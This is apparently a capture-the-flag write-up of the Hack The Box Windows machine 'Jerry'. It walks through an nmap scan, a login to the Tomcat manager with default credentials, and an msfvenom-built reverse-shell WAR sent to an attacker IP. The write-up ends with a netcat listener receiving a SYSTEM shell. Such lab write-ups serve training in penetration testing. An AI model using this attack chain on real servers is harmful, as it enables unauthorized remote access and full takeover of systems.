
Welcome back hackers!! Today, we will be doing an easy windows box named Jerry. So without further introduction, lets jump in.

# Enumeration


```
PORT     STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache Tomcat/Coyote
JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
```

From nmap scan, we can see there is just one port open and that is port 8080 and its running Apache Tomcat. Luckily, we don't have much to enumerate apart from web server itself.

# Port 8080



This is the default landing site of the server. Our attack path will be around uploading a war file which contains a java reverse shell by logging into a manager app. From the landing page, we can note down the tomcat version 7.0.88. Even nmap detected that. Next, we have to login to manager app.




A pop up window will open asking for credentials. If you browse tomcat default credentials, first result will give you the answer. If you are stuck, then this github link contains default creds for tomcat application: [https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown](https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown) When you have successfully logged in to the manager app, you will see few war apps been deployed to the server. You will also notice, we have the ability to upload a war file. Lets create a war file with the help of msfvenom, upload it and get a reverse shell.


# Exploitation

First, we will create a malicious war file (Java archive data) using msfvenom:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Jerry]
└─# msfvenom -p windows/x64/shell_reverse_tcp
LHOST=Attacker_IP LPORT=5656 -f war > shell.war
[-] No platform was selected, choosing
Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
```

```
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of war file: 2404 bytes
```

Next, start a netcat listener on the same port as the payload, upload the war file and after successful upload, shell will be sitting with rest of the war files:



**Manager**

| List Applications | HTML Manager Help | Manager Help | |
|---|---|---|---|

**Applications**

| Path | Version | Display Name | Running | Sessions | Commands |
|---|---|---|---|---|---|
| / | *None specified* | Welcome to Tomcat | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /docs | *None specified* | Tomcat Documentation | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /examples | *None specified* | Servlet and JSP Examples | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /host-manager | *None specified* | Tomcat Host Manager Application | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /manager | *None specified* | Tomcat Manager Application | true | 1 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |
| /shell | *None specified* | | true | 0 | Start Stop Reload Undeploy<br>Expire sessions with idle ≥ 30 minutes |

Lastly, we just have to click on the war file we just uploaded, and you will receive the connection back. Sometimes it works, and sometimes it does not. To get around this, what you can do is, as war file is a java archive, we can unzip and copy the name of the JSP shell:

```
┌──(root💀 kali)-[~rishabh/HTB/Windows/Jerry]
└─# unzip shell.war
Archive:  shell.war
   creating: META-INF/
  inflating: META-INF/MANIFEST.MF
   creating: WEB-INF/
  inflating: WEB-INF/web.xml
  inflating: swzdxrakr.jsp

┌──(root💀 kali)-[~rishabh/HTB/Windows/Jerry]
└─# ls
META-INF  nmap_full_scan  shell.war  swzdxrakr.jsp  WEB-INF
```

Now, we just have to navigate to /war_file/jsp_shell:

```
┌──(root💀 kali)-[/home/rishabh/HTB/Windows/Jerry]
└─# rlwrap nc -nvlp 5656
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5656
Ncat: Listening on 0.0.0.0:5656
Ncat: Connection from 10.129.136.9.
Ncat: Connection from 10.129.136.9:49192.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```

As you can see, we are already NT Authority/System. There is no need to escalate further. Cheers!!